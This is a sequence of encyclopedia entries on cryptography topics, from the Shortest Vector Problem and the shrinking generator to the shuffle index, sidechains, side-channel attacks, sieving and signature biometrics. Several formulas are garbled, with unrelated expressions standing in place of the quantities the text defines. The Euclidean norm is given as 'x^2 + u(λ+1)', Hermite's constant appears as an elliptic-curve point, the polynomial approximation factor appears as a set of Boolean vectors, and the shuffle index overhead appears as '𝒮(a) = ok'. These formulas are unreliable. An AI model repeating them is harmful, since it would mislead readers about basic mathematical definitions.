Given k linearly independent (typically integer) vectors $\mathbf{B} = [\mathbf{b}_1, \ldots, \mathbf{b}_k]$ in n-dimensional Euclidean space $\mathbb{R}^n$, the *Shortest Vector Problem* (SVP) asks to find a nonzero *integer* linear combination $\mathbf{Bx} = \sum_{i=1}^{k} \mathbf{b}_i x_i$ (with $\mathbf{x} \in \mathbb{Z}^k \backslash \{\mathbf{0}\}$) such that the norm $\|\mathbf{Bx}\|$ is as small as possible. The problem can be defined with respect to any norm, but the Euclidean norm $v = x^2 + u(\lambda + 1)$ is the most common. The set of all integer linear combinations $\mathcal{L}(\mathbf{B}) = \{\mathbf{Bx} : \mathbf{x} \in \mathbb{Z}^k\}$ is a lattice. So, SVP can be concisely defined as the problem of finding the shortest nonzero vector in the lattice represented by $\mathbf{B}$. (Refer the entry Lattice for general background about lattices, and related concepts.)

The problem can be relaxed in various ways, e.g., by asking just for the length (denoted λ_1) of the shortest nonzero lattice vector (without actually finding a lattice vector of length λ_1), or by allowing approximate solutions, i.e., nonzero lattice vectors of length at most $g \cdot \lambda_1$ for some approximation factor $g \geq 1$, which typically depends on the lattice dimension. In Computational Complexity and Lattice-Based Cryptography, the problem is most commonly encountered in its *length estimation* variant, which combines these two relaxations, and simply asks to approximate the value

of λ_1 within a factor g. The decision problem (denoted GapSVP$_g$) corresponding to this task is: given a lattice basis $\mathbf{B}$ and a value d, determine if $\lambda_1(\mathbf{B}) \le d$ or $\lambda_1(\mathbf{B}) > g \cdot d$. (When $d < \lambda_1(\mathbf{B}) \le dg$, any answer is allowed.) Notice that the length λ_1 of the shortest nonzero lattice vector equals the minimum distance between any two distinct lattice points. For this reason, GapSVP is often referred to as the (approximate) minimum distance problem.

Background

SVP is the most famous and widely studied computational problem on lattices. In mathematics, the problem has been studied (in the equivalent language of quadratic forms) since the nineteenth century, mostly in connection to problems in number theory, and an efficient algorithm to solve it in two-dimensional lattices was already known to Lagrange and Gauss. However, no *efficient* approximation algorithm for SVP in arbitrary high-dimensional lattices was known until the early 1980s. In computer science and cryptography, the problem received a substantial amount of attention after the development of the LLL Lattice Reduction algorithm (Lenstra et al. 1982) in 1982 because of its many algorithmic applications, most notably in cryptanalysis, and more recently in connection with the development of Lattice-Based Cryptography.

Theory

A cornerstone mathematical result about SVP is *Minkowski's first theorem*, which states that the shortest nonzero vector in a lattice $\mathscr{L}$ has length at most $\gamma_n \cdot \det(\mathcal{L})^{1/n}$, where n is the lattice dimension, $\det(\mathscr{L})$ is the determinant of the lattice, and $P \in E_a(\mathbb{F}_{2^m})$ is a proportionality factor (called Hermite's constant) that depends only on n (Refer the entry Lattice for a definition of *determinant*). The upper bound provided by Minkowski's theorem is tight, i.e., there are lattices such that the shortest nonzero vector has length $\gamma_n \cdot \det(\mathcal{L})^{1/n}$. However, general lattices may contain vectors much shorter than that. Moreover, Minkowski's theorem only proves that

short vectors exist, i.e., it does not give an efficient algorithmic procedure to find such vectors.

The LLL lattice reduction algorithm (Lenstra et al. 1982, Lattice Reduction) can be used to approximate SVP within a factor $g = O\left(\left(2/\sqrt{3}\right)^n\right)$, where n is the dimension of the lattice. Smaller (slightly subexponential) approximation factors can be achieved in polynomial time using more complex algorithms like Schnorr's *Block Korkine–Zolotarev* reduction (Schnorr 1987).

SVP is NP-hard even in its length estimation version (GapSVP_g). The strongest NP-hardness result known to date for GapSVP_g (and therefore for SVP) was proved by Khot (2005), who showed that the problem is NP-hard (under randomized reductions) to approximate within any constant factor $g = O(1)$, independent of the dimension n. Stronger (but still subpolynomial in n) inapproximability results are known for SVP in the ℓ_∞ norm (Dinur 2002). On the other hand, Goldreich and Goldwasser (2000) have shown that (under standard complexity assumptions) SVP cannot be NP-hard to approximate within small polynomial factors $\left\{u \in F_2^n / \widehat{\mathrm{f}}(u) = 0\right\}$.

Applications

The (conjectured) worst-case hardness of approximating GapSVP_g within certain polynomial factors $g(n) = n^c$ can be used as the basis for the construction of provably secure cryptographic functions (Lattice-Based Cryptography). Lattice Reduction for applications of SVP in cryptanalysis.

Open Problems

The main open problems about SVP concern its algorithmic solvability: are there efficient (polynomial time) algorithms to approximate SVP within polynomial factors $g(n) = n^c$, for some (large) constant $c < \infty$? Is SVP NP-hard to approximate within polynomial factors $g(n) = n^\epsilon$, for some (small) constant $\epsilon > 0$?

Another outstanding open question is to prove the equivalence between the search (SVP) and length estimation (GapSVP) versions of the

approximate shortest vector problem. Currently, the two problems are known to be equivalent only in trivial cases, e.g., when the two problems are either NP-hard or solvable in polynomial time.

For an introduction to the computational complexity of the shortest vector problem and other lattice problems, see Micciancio and Goldwasser (2002).

Definition

The shrinking generator is a clock-controlled generator that has been proposed in 1993 (Coppersmith et al. 1994). It is based on two Linear Feedback Shift Registers (LFSRs), say R_1 and R_2. The principle, as depicted in Fig. 1, is that R_1's output will decimate R_2's output. At each step, both are clocked; if R_1 outputs a 1, then R_2's output bit is included in the keystream, else (if R_1 outputs a 0) R_2's output bit is discarded.

Shrinking Generator, Fig. 1 The shrinking generator

Example

An example is provided in Fig. 2.

R_1		R_2		
State	Output	State	Output	Output
010		0101		
001	0	1010	1	
100	1	1101	0	0
110	0	0110	1	
111	0	0011	0	
011	1	1001	1	1
101	1	0100	1	1
010	1	0010	0	0
001	0	0001	0	
100	1	1000	1	1
110	0	1100	0	
111	0	1110	0	
011	1	1111	0	0
101	1	0111	1	1
...	...	...	...	...

Shrinking Generator, Fig. 2 R_1 has length three, and feedback relation $s_{t+1} = s_t + s_{t-2}$; R_2 has length four, and feedback relation $s_{t+1} = s_t + s_{t-3}$. The first row shows the initialization of the registers. The internal states are of the form $s_t s_{t-1} s_{t-2}$ or $s_t s_{t-1} s_{t-2} s_{t-3}$

Theory

The inventors discussed some security points in their paper. A discussion about the implementation and the use of a buffer (in order to avoid the irregular rate of the output) is presented in Kessler and Krawczyk (1995) and Krawczyk (1994). Since the seminal survey of techniques for the cryptanalysis of clock-controlled generators (Gollmann 1994), a lot of papers discussed (Fast) Correlation Attacks. Among the more recent papers one can cite (Golic and O'Connor 1995; Golic 1995a, b; Al Jabri 1996; Johansson 1998; Kholosha 2001; Kanso 2003; Daemen and Van Assche 2006; Gomulkiewicz et al. 2006; Zhang et al. 2005). But, according to these

attacks, and if properly implemented, the shrinking generator remains resistant to practical cryptanalysis because these attacks cannot be considered as efficient when the LFSRs are too long for exhaustive search. Recently, following (Golic and Mihaljevic 1991; Golic and Petrovic 1993; Petrovic and Fúster 2004; Caballero-Gil and Fúster-Sabater 2005, 2009) proposed a new attack based on the so-called *edit/Levenshtein distance*, providing an attack which complexity is in $2^{L/2}$, the exhaustive search being in 2^{L}.

Definition

The *shuffle index* is a dynamically allocated data structure aimed at protecting accesses and pattern confidentiality. To this purpose, the shuffle index combines three protection techniques for access execution: cover searches, cached searches, and shuffling.


Background

Relying on cloud providers for storing and managing large data collections has considerable advantages, including limited economic costs, elasticity in the use of services, and continuous data availability. However, relying on an external third party for storing and managing data can raise new privacy concerns whenever outsourced data include sensitive information that neither external observers nor the storage provider are authorized to access. To protect the confidentiality of outsourced data, traditional approaches rely

on data encryption at the owner side. This solution, while effective for protecting *content confidentiality* of data at rest, is still vulnerable to observations of accesses to the data. Indeed, observing accesses may reveal sensitive information about the data collection, as well as about the user accessing it. As an example, disclosing the fact that a user accesses a public medical database looking for doctors specialized in the treatment of a rare disease reveals the fact that she (or a person close to her) suffers from such a disease. Also, observing that multiple accesses target the same piece of information reveals the frequency of accesses to the data in the collection, enabling reconstruction of the dataset exploiting known frequencies of accesses. *Access confidentiality* aims at protecting the target of each access to the eyes of any possible observer, including the storage provider. *Pattern confidentiality* aims at protecting the fact that two different accesses target the same data item. Approaches protecting access and pattern confidentiality prevent observers from learning sensitive information about users accessing the data collection and about the data collection itself. The shuffle index aims at providing content, access, and pattern confidentiality to data stored at an external third party.

Theory

The shuffle index (De Capitani di Vimercati et al., 2011a, 2015) is a dynamically allocated data structure aimed at providing accesses and pattern confidentiality while supporting efficient key-based (punctual and range) access operations. A dynamically allocated data structure is based on traditional data structures, which provide efficient access to data, and relies on dynamic data reallocation at each access to protect confidentiality. For simplicity, but without loss of generality, we consider a data collection organized in a relational table $R(I,Data)$ with I the indexed attribute and *Data* the corresponding (arbitrary) data.



Structure At the *abstract* level, the shuffle index is an unchained $B+$-tree (i.e., leaves are not connected in a linked list) built over the indexed attribute I. Each internal node of the shuffle index stores an ordered sequence $v_1 \leq v_2 \leq \ldots \leq v_{q-1}$ of $q-1$ attribute values and has q children, where the first child is the root of the subtree storing all the values $v < v_1$, the last child is the root of the subtree storing all the values $v \geq v_{q-1}$, and the

i-th child ($i = 2, \ldots, q - 1$) is the root of the subtree storing all the values $v_{i-1} \leq v < v_i$. The number q of children of internal nodes is such that $q \geq \lceil \frac{F}{2} \rceil$, where F is the fan-out of the tree, but the root for which $2 \leq q \leq F$. Leaf nodes store the tuples in R in association with their index values.


At the *logical* level, each abstract node is randomly associated with a logical identifier, which does not reflect the order relationship characterizing the domain of the indexed attribute I. The parent-child relationship translates at the logical level by storing, in each internal node, the logical identifiers of its children.

At the *physical* level, each logical node is represented as a block obtained by encrypting the logical node content, concatenated with a random nonce to destroy plaintext distinguishability. Each logical identifier translates into the physical address where the block representing the logical node is stored.

Figure 1 illustrates an example of a shuffle index with $F = 3$. Logical node identifiers are reported at the top of each logical node. The first digit corresponds to the level of the node in the tree.

Shuffle Index, Fig. 1 An example of abstract (**a**), logical (**b**), and physical (**c**) shuffle index

Access Management. To provide access and pattern confidentiality, the shuffle index combines three protection techniques when searching for a value v of the indexed attribute I.



- *Cover searches*. The search for a value v in the shuffle index is executed in parallel with the search for *num_cover* additional values. Cover searches should be indistinguishable, to the eyes of the cloud provider, from the target of the requested access operation and should be chosen in such a way that each access operation visits *num_cover*+ 1 disjoint paths. In other words, at each visited level of the shuffle index (but the root level), the client downloads *num_cover*+ 1 different nodes (one along the

path to *v* and *num_cover* along the paths to the selected cover searches). From the point of view of the server, any of the visited nodes can be the one along the path to the target, and any of the visited leaves can store the target tuple.

- *Cached searches*. The observation of two subsequent accesses may leak sensitive information to the storing server. In case of repeated searches for the same value *v*, the server observes the download of a common subset of physical blocks, corresponding to a repeated visit of a path in the shuffle index. To prevent these intersection attacks, the shuffle index uses a client-side cache structure, with a layer for each level in the shuffle index. The client-side cache stores the nodes along the paths to the most recent *num_cache* searches. If a node in the shuffle index along the path to target value *v* is in cache, an additional cover search is used to guarantee that each access operation downloads exactly *num_cover*+ 1 blocks at each level of the shuffle index, but the root level.
- *Shuffling*. Shuffling aims at breaking the (otherwise static) association between a node and the block where it is stored by changing the allocation of nodes to physical blocks at each access. To this aim, at each access, each block downloaded from the server, as well as the blocks in cache, are decrypted, randomly associated with one of the physical addresses of the accessed blocks, re-encrypted with a different nonce to guarantee indistinguishability, and uploaded to the server. To guarantee the correct representation of the abstract index structure, the parents of shuffled nodes are updated accordingly. Shuffling provides protection because different searches for the same value *v* download a different set of physical blocks and vice-versa (i.e., accesses that download the same physical blocks do not necessarily aim at the same target).

The search for a value *v* of the indexed attribute *I* implies the interaction between the client and the server to download, at each level of the shuffle index, the nodes along the paths to the target value *v* and the ones along the additional *num_cover* paths to the cover values. The client decrypts the downloaded nodes, updates the local cache, shuffles accessed and cached nodes, updates the parents of shuffled nodes, and re-encrypts and uploads the accessed nodes. Consider, as an example, a search for value *a*3 in the shuffle index in Fig. 1, and assume that the cache stores the path to *c*2 and that *b*1 is used as cover search. Figure 2a illustrates the logical nodes accessed, level by level, along the three paths. Figure 2b describes a

possible shuffling operation, where dark-gray blocks are read and written, while light-gray blocks are only written at the cloud provider. Figure 2c illustrates the logical shuffle index after the search operation. Note that the cloud provider can observe only the set of read/written blocks at each level, and no other information is reveled.

Shuffle Index, Fig. 2 An example of search over the shuffle index in Fig. 1

An access operation causes a $\mathscr{S}(a) = \texttt{ok}$ non-amortized access overhead, with *N* denoting number of tuples in *R*, *O*(*h*) the interactions between the client and the server, and *h* the height of the shuffle index.

Evolutions. The original shuffle index proposal has been extended in several directions to enable its applicability in several scenarios.

Concurrent accesses (De Capitani di Vimercati et al., 2011b). Due to the presence of a client-side cache and the need to modify the index structure at each access, the shuffle index structure cannot support concurrent accesses by multiple clients. To enable the applicability of the shuffle index also in a concurrent access scenario, the original proposal has been extended to support multiple differential versions of the index (which are periodically reconciled to the main index structure) and to substitute the cache structure with repeated accesses to the same target (to protect against intersection attacks).

Access control (De Capitani di Vimercati et al., 2018a). The shuffle index reveals to all the users visiting its structure the values in the domain of the indexed attribute. To protect the confidentiality of the attribute values to the eyes of users authorized to access only a subset of the tuples in the indexed relation, the shuffle index structure has been extended to support the enforcement of access control restrictions leveraging selective encryption.

Read and write accesses (De Capitani di Vimercati et al., 2018a). Even if access operations to the shuffle index read and write all the accessed blocks, observers might be able to distinguish between read and write accesses to the structure because write operations might cause the split of nodes in the tree. To make read and write operations indistinguishable to the eyes of the observers, accesses to the shuffle index probabilistically split visited nodes.

Distributed storage (De Capitani di Vimercati et al., 2018b). The shuffle index original approach implicitly assumes the data to be stored at a single storage provider. However, the security guarantees provided by the shuffle index can be enhanced leveraging the presence of three (or more) storage providers by moving data among providers at each access operation.

Open Problems

The problem of protecting access and pattern confidentiality has been widely studied. However, there are still different open issues that require further investigation, including the need to balance between access time and protection guarantees, especially when there is the need to support range queries.

Synonyms

Pegged sidechains; Cross-chains; Parent/child chains

Definition

A *sidechain* is a blockchain that runs in parallel to a parent blockchain, commonly referred to as the *main chain*. Sidechain and main chain interact, and assets may be transferred between the two chains.

Background

Sidechains were introduced by Back et al. (2014), initially envisioned as a means of enabling smooth blockchain upgrades without the need for hard or soft forks. Since then, sidechains have served to address a number of limitations in blockchain ecosystems, such as scalability (i.e., processing transactions off the main chain) and enabling new features not supported by the main chain.

A main chain and its sidechains may have independent consensus populations (i.e., nodes responsible for running the corresponding consensus protocols), or the consensus population of the main chain may contribute to the consensus of a sidechain, in order to enhance the security of the latter.

Funds may be transferred from the main chain to a sidechain and vice versa by means of a so-called *blockchain bridge* (also known as *two-way peg*). A blockchain bridge normally satisfies a firewall property, which ensures that no more funds can be returned to the main chain than have already been moved from the main chain to the sidechain.

The parent/child relationship of main chain and sidechain can be generalized to allow for communication between standalone blockchains.

Theory

Security of Sidechains

The security of a sidechain depends on various aspects, such as the way sidechain operators are elected, the sidechain's consensus algorithm, assumptions about corruption, and the overall design of the sidechain protocol.

In the simplest case, main chain and sidechain have independent consensus populations. However, especially in the early stages of a sidechain's operation, that is, during the so-called "bootstrapping" phase, it is more advisable to include a subset of sidechain-aware main chain nodes in the sidechain consensus. One approach to achieving this in proof of stake blockchains is through a process called merged staking (see Gaži et al. 2019).

The number of consensus nodes in a sidechain is often significantly smaller compared to the main chain. This is due to the fact that nodes interested in participating in the sidechain must normally register on the main chain or are selected in some exclusive manner. Consequently, sidechains frequently operate using protocols specifically designed for permissioned settings. Permissioned protocols generally offer faster and more efficient performance compared to permissionless protocols (such as Bitcoin).

Other aspects wherein sidechain and main chain security may differ include the communication model, corruption thresholds, and even the type

of underlying resource (e.g., proof of stake, proof of work, and proof of space).

Firewall Property

Given that sidechain security may be based on different assumptions than that of the main chain, it is important to ensure that a catastrophic failure of the sidechain does not propagate to the main chain. To that end, one defines a *firewall* property of sidechains, which at a bare minimum ensures that no more tokens can be returned from a sidechain to the main chain than the amount that has already been moved from the main chain to the sidechain. There exist stronger firewall properties, which cause a transfer from the sidechain back to the main chain to be rejected unless there exists a (not necessarily unique) plausible history of events on the sidechain that *could* lead to the transfer in question (see Gaži et al. 2019).

Cross-Chain Communication

Types of Cross-Chain Communication

Cross-chain communication allows the main chain to communicate with the sidechain and vice versa. In particular, such blockchain bridges (also known as two-way pegs) allow tokens to be transferred between the two chains. Generally, this involves locking or burning coins on one chain before they become available on the other.

In addition to allowing two-way pegs, generic information can also be passed from one chain to another. This allows one blockchain to react to events that take place in another (see Kiayias and Zindros 2019) and the development of smart contracts that rely on remote blockchain conditions to release payments. These systems are known as *trustless blockchain bridges*.

Atomic swaps allow two parties to swap assets held on different chains while not fully connecting the two chains.

The parent/child relationship of main chains and sidechains has been generalized to allow for generic cross-chain communication between blockchains that are stand-alone (see Zamyatin et al. 2019a). These mechanisms enable communication between blockchains that were started independently and not originally designed to communicate. Generic protocols have been developed to describe the communication among multiple chains, including *XCLAIM* (Zamyatin et al 2019b), *Interledger* (Thomas and Schwartz 2017), and *Polkadot* (Wood 2016).

Techniques for Cross-Chain Communication

While there are various means to incentivize the truthful passing of information between chains, all of these mechanisms require an underlying mechanism of cryptographically verifying that information has not been tampered with. Such multiple mechanisms for cross-chain information passing have been explored.

The simplest case involves the duplication of information of one blockchain within another. The de facto standard implementation of this technique is *BTCRelay* (For more information refer to btcrelay.org), which passes information from Bitcoin to Ethereum.

Another technique that has been used mandates that the mining population of one chain monitor all sidechains. An implementation of this technique is *Rootstock* (Lerner 2019) and *Drivechains* (Lerner 2016).

Alternatively, the passing of information between chains can be delegated to trusted committees or a federation using multisignature mechanisms.

Lastly, a primitive that enables the compressing the Proofs of Work or Stake of a chain into a so-called *Non-Interactive Proof of Proof of Work (NIPoPoW)* or *Non-Interactive Proof of Proof of Stake (NIPoPoS)* (Kiayias et al. 2020 or Agrawal et al. 2022), respectively can be used. NIPoPoWs and NIPoPoSs are short strings that can be consumed on a remote chain to attest to the occurrence of certain events, without the need to rely on a trusted committee or duplicating the original chain.

Application

Sidechains have also been used for scalability purposes. In this context, a main chain off-loads a portion of its transaction traffic to a sidechain.

While sidechains allow the communication between proof-of-work and proof-of-stake blockchains and combinations thereof, the same mechanisms can be used to allow for communication between decentralized blockchains and more centralized systems. Such mechanisms could enable the migration and interoperability between legacy systems and blockchain systems.

Layer-2 protocols, such as Rollups (see Buterin 2021), or Plasmas (see Poon and Buterin 2017), can technically also be seen as sidechains. However, such protocols, even though they typically have the benefit of a fast optimistic path, generally have lower resilience against corruptions than

sidechains and therefore require a so-called main chain fallback in the “pessimistic case.” “Proper” sidechains, on the other hand, do not distinguish between optimistic and pessimistic cases, and funds may be lost when the corruption assumptions of a sidechain are violated (with the firewall merely acting as a barrier to prevent subsequent damage on the main chain).

Open Problems and Future Directions

There are still a number of challenges in the very active area of sidechains and blockchain bridges. One major issue is the existence of heterogeneous models and parameters across different blockchains. This can lead to protocol failures if not handled correctly, requiring synchronization methods and careful risk assessment strategies for participants.

The lack of interoperability between cryptographic primitives in interconnected chains is another significant challenge. Different blockchains may utilize diverse cryptographic schemes or variations of the same scheme. Bridging these interoperability gaps necessitates careful design considerations and coordination between chain operators.

Collateralization and exchange rates pose additional problems, with the need to prevent financial damage and address fluctuations, often relying on centralized price oracles.

Finally, the lack of formal security analyses of deployed protocols is also significant concern, opening the door to various security threats.

For a more exhaustive list of open problems, see Zamyatin et al. (2019a).


Synonyms

Passive physical attacks; Power/EM analysis attacks



Definitions

In computer security, a side-channel attack is any attack that exploits additional information available due to the implementation of cryptographic algorithms. This information is considered an unintentional "leakage" due to the physical behavior of digital circuits.

Background

The potential threat of side-channel attacks to cryptographic implementations was discovered in 1996 by Kocher, who explained how cryptographic keys and other secrets could be recovered by carefully measuring the time for certain computations to complete. Examples of other successfully exploited passive side channels are sound, power consumption, and electromagnetic leaks, as shown in Fig. 1. Passive as well as active side

channels such as voltage, clock, transient faults, or laser can be used to recover key material from the implementation of a cryptographic algorithm.

Side-Channel Attacks, Fig. 1 Physical adversaries use both, passive, and active side channels to recover key material by attacking implementations of cryptographic algorithms

Application

Typically, in exploiting side channels, we distinguish between two classes of adversaries. A passive adversary can choose messages at will for the algorithm to process and uses specialized equipment to measure side-channel information such as power consumption or EM emanation. She uses the obtained physical measurements, so-called side-channel traces, to predict the unknown key k using statistics (Kocher et al., 1999) or machine learning methods.

Power consumption and electromagnetic radiation are a microprocessor's two most common side channels. When analyzing the power consumption of a modern circuit, we can distinguish between static and dynamic power consumption. While static power consumption is unrelated to actual computation, although circuit-dependent, dynamic power consumption depends on the data processed by the circuit. The

power consumption depends on the processed data making it possible for the adversaries to learn the secrets hidden in the device, i.e., keys. For instance, in a timing side-channel attack, the adversary tries to relate the execution time to a secret value, such as bits of the key, when the 0/1 options for the bit relate to different operations.

Another application of timing leaks is cache attacks (Page, 2002), which use the difference in access time between cache memory and other types of memories to attack cryptographic implementations. While both exploit the fundamental effects of the underlying hardware, the classical side-channel adversary has physical control of implementing the cryptographic algorithm. In contrast, a side-channel adversary aiming at timing-dependent caches and other microarchitectural specifics does not require physical access to the target but remote code execution.

Mitigation

To mitigate side-channel attacks, two main approaches exist. One idea is to ensure that computation is performed on masked data, which cannot easily connect to actual data. This makes the power consumption (or other side channels) dependence on secrets within circuits not exploitable. This approach is in the literature referred to as masking (Goubin and Patarin, 1999; Chari et al., 1999). The other approach, called hiding, encompasses different approaches to keep the power consumption data independent, i.e., constant, typically using special logic styles or other hardware solutions (Tiri and Verbauwhede, 2004).

Considering the attacker's model, side-channel attacks can be divided into profiled and non-profiled attacks, where the former assumes the strongest possible adversary with access to a clone device for profiling. Profiled attacks entered the literature as template attacks (Chari et al., 2002), where the adversary profiles the target device by creating side-channel fingerprints or templates of (secret) data or instructions. Those are later used to recover the key or other secrets through the template-matching phase. The ideas behind templates have led to considering profiled attacks as a form of supervised learning. This has created a plethora of papers using machine (Hospodar et al., 2011) and, recently also, deep learning for side-channel analysis (Maghrebi et al., 2016; Picek et al., 2023).

In contrast to the passive adversary, an active adversary observes the target algorithm and pushes the hardware to its functional limits to induce errors in the execution of an algorithm. The errors are carefully chosen to give the adversary access to privileged information, such as memory dumps, bypassing security checks, or faulty computations. Exploiting the effect of a fault is known as a fault attack. Fault attacks on cryptography and their potentially devastating impact on implementing RSA cryptosystems were discovered by Boneh et al. (1997).

Resistance to side-channel attacks is essential for the industry sectors where the hardware devices which process sensitive information are in the hands of third parties. Examples include smartcards that process payment information or smart devices which manipulate health data. Security certifications are the primary tool used in the industry to put forward minimum security requirements. An example of an internationally accepted security certification program is the Common Criteria (CC) framework, whereby side channel (and other implementation-related) attacks have been picked up early as a threat that warrants specialist consideration, particularly in the context of smart cards. Within the context of CC, stakeholders are concerned with achieving a balance between sound evaluation practices and the cost of evaluations (Azouaoui et al., 2020). Their approach is to categorize attacks (they maintain a confidential list of attack vectors that need to be attempted during an evaluation) and come to a shared understanding of the difficulty of mounting attacks via a specific rating system. The evaluation is performed by accredited laboratories known as independent third parties.

Open Problems

The research on side-channel analysis has matured in the past three decades, and the need for common grounds in evaluations and metrics is imminent. Especially for cryptographic competitions, e.g., recently finished NIST post-quantum crypto and lightweight crypto standardization programs, it became evident that the community, including researchers and the evaluation industry, must use standard setups and frameworks for benchmarking. Having all research results and code open-sourced could significantly help to this goal. Many cryptographic implementations use countermeasures such as masking or hiding to mitigate side-channel

attacks. However, developing effective and efficient countermeasures requires expert knowledge and experience. Countermeasures are implementation-specific, and protection against various SCA techniques remains challenging. The development of tools to automate patching side-channel leaks is an emergent area in the literature.

Sieving

Burt Kaliski[119] ✉
(119) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

Sieving refers to a process for selecting candidates for further processing among a set of elements, typically by employing arithmetic progressions to identify candidates to be filtered out.

Theory

When searching for elements in a set with a given property, it is often possible to improve efficiency by filtering out candidates based on simple tests first rather than applying a full test for the property to all elements. A "sieve" is a test that an element must pass to be considered further; "sieving" is the process of applying the tests.

For instance, in the *Sieve of Eratosthenes* (Prime Number), candidate primes are selected from a range of integers by crossing off elements divisible by small primes 2, 3, 5, 7, 11, 13,… Crossing off every second, third, fifth, seventh element, and so on is generally faster than testing each element separately for divisibility by small primes. Furthermore, only the remaining candidates need to be subjected to a full and more expensive primality test.

Applications

In addition to the use of the speedup in primality testing, sieving is the first and major phase of the fastest general algorithms for integer factoring and for solving the discrete logarithm problem. Here, the candidates sought are those that are divisible only by small primes or their equivalent (Smoothness and Factor Base). Specific examples of sieving are described further in the related concepts. Refer also TWIRL for a design for efficient sieving in hardware.

Sieving in Function Fields

Emmanuel Thome[120] ✉
(120) INRIA Lorraine Campus Scientifique, Villers-Lès-Nancy Cedex, France

Definition

Function fields provide a mathematical setting which is very similar to number fields, at least as far as cryptographic applications are concerned. Number fields are algebraic extensions of the field of rational numbers, and analogously function fields (as considered in cryptographic applications) are algebraic extensions of the univariate rational function field over a finite field GF(q). To quite a large extent, the point of view of number fields remains valid in the function field setting, by having the polynomial ring GF(q)[x] play the role of integers. Function fields are also equipped with a rich structure originating from the corresponding algebraic curve. The definition polynomial of a function field F may be viewed as a bivariate polynomial over a finite field, and as such defines a curve $\mathcal{I}$ in the projective plane $\mathbb{P}^2$(GF(q)). The Jacobian group J of the curve $\mathcal{I}$ over GF(q) is exactly the degree zero divisor class group $Cl^0(F)$ of the function field F (Hyperelliptic Curves for related concepts).

In contrast with number fields, function fields benefit from the fact that several problems are much easier to handle in the polynomial ring GF(q)[x] than over the integers: factoring polynomials has polynomial complexity, counting irreducible polynomials below a given degree is easy. On the theoretical side, an analogue of the Riemann hypothesis has been proved for function fields, thus there exists no specific “under GRH” results in the context of function fields.

Applications

With regard to the concepts of smoothness and sieving, function fields enjoy properties similar to the case of number fields. When considering the function field as an extension of GF(q)[x], one can consider the factorization of the norm of a given function. Whether this norm is smooth or not occurs with probabilities which are similar to the probability of the corresponding event in number fields (smoothness of the norm, which is an integer). One is thus naturally led to consider how algorithms of the broad family of index-calculus attacks, e.g., the quadratic sieve and the number field sieve carry over to the context of function fields.

An early algorithm of this large family instantiated in the context of function fields and curves is the Adleman-De Marrais-Huang algorithm (1992), which can be viewed as a function field version of the Hafner-McCurley algorithm for computing class groups of imaginary quadratic fields. This algorithm is described as follows. After having selected an appropriately large set of prime divisors of bounded degree called the factor base, one tries to express random functions as sums of divisors of the factor base. This gives insight into the degree zero divisor class group as a finitely presented group. This forms a tool to solve the discrete logarithm problem, and unveil the cardinality and structure of the Jacobian group, in heuristic time $L_{q^g}(1/2) = \exp\left((c+o(1))\ \sqrt{g\log q}\sqrt{\log(g\log q)}\right)$ (L-notation).

The process of sieving, known for long to be successful for the quadratic sieve algorithm, for example, can be adapted to the function field case. The first task is to quickly identify the set of functions (amongst a set fixed beforehand) which have a prescribed zero at a given place. The divisor of such functions contains the corresponding prime divisor in its support. It is possible to restate this identification problem as a simple linear algebra problem and thus enumerate all such functions efficiently. The sieving procedure updates then a sum of "contributions" arising for all potential prime divisors into an array of functions to consider. Functions totalling a large contribution at the end of this procedure are smooth and yield relations in the divisor class group.

The efficiency of sieving in function fields is largely dependent on the definition polynomial. Indeed, while the sieving algorithm makes it possible to concentrate on functions of relatively small degree, it is essential that the

norm of these function remains acceptably small for a better smoothness probability. This is apparent in the Function Field Sieve algorithm for instance (Relevant Article), but also for discrete logarithm computation on curves where a suitable curve equation is the key to obtaining an analogue of the Adleman-De Marrais-Huang with the $L(1/2)$ complexity replaced by the faster $L(1/3)$. Such an algorithm has been recently proposed by Enge and Gaudry (2007).

Definitions

The term signature is derived from the Latin word *signare*, which means *to put a mark*. Generally, a signature is a handwritten representation of a person's name. It can take several forms, ranging from a simple abbreviation to a complete name, and its intelligibility is not always required. Due to the unique way each person signs, a signature can be employed as a behavioral identifier in automatic biometric recognition systems.

Background

Signature is one of the most accepted biometric traits since, being part of everyday life, it is perceived as a noninvasive and nonthreatening identifier

by the majority of the users (Impedovo and Pirlo, 2008). Automatic biometric recognition systems can be designed exploiting signatures collected in either static or dynamic modality. In the former case, also referred to as offline, only images of handwritten signatures, acquired through cameras or optical scanners, are available (Saleem and Kovari, 2019). In the latter scenario, also called online, signatures can be acquired by means of digitizing tablets, pen-sensitive computer displays, or electronic pens, able to record temporal information regarding pen position, inclination, and applied pressure (Linden et al., 2018). The typical temporal sampling rate of these devices ranges from 100 to 200 Hz, far beyond the maximum frequency of the recorded biomechanical sequences, which is [30 ÷ 40] Hz. The spatial sampling is usually in the [100 ÷ 300] dots per inch (dpi) range.

A major issue associated with the use of handwritten signatures as biometric identifiers relates to their high intra-class variability. Signatures are in fact influenced by several factors, including culture, handwriting skill, health, environment, as well as physical and emotional state. Moreover, the way a person signs is not permanent since it may vary along time. Modeling writer variability is a complex and challenging task, especially when taking aging into account (Galbally et al., 2013).

An attacker can implement different kinds of signature forgeries, categorized into random, simple, and skilled types. Random forgeries are considered when the impostor has no information about the target user and employs his/her own signature to gain access to the system. In this case, the forgery typically presents an overall shape very different from genuine samples. When the forger knows only the target's name, but not the user's signature, the forgery is called simple. The forgery may thus present more similarities to the genuine signature, in particular, for users signing with their full name, or part of it. Skilled forgeries are instead feasible when the attacker has access to both the user's name and signature and trains to reproduce it. This generates forgeries with higher resemblance to genuine instances, with a notable reduction in interclass variability, and is therefore harder to be detected. Skilled forgeries are particularly dangerous in case offline signatures are employed, since impostors can easily practice to imitate the visual aspect of the considered signatures. Since online signatures contain dynamic information, much more difficult to forge than

the static one, their use is more suitable for user verification in applications requiring high security.

Differently from the majority of other biometric traits, signature can be reissued. In fact, if it is compromised, the user, with a certain degree of effort, can change his/her signature. Because of the wide social and economical impact of applications based on signature verification, in the last decades a huge effort has been devoted to research in this field.

Relevant survey papers describing signature biometrics state of the art are Plamondon and Srihari (2000), Impedovo and Pirlo (2008), Pal et al. (2011), and Diaz et al. (2019).

Theory

Automatic recognition systems exploiting signatures as biometric identifiers typically operate in the verification modality (Fierrez and Ortega-Garcia, 2008), whereas the identification is neither practical nor highly accurate.

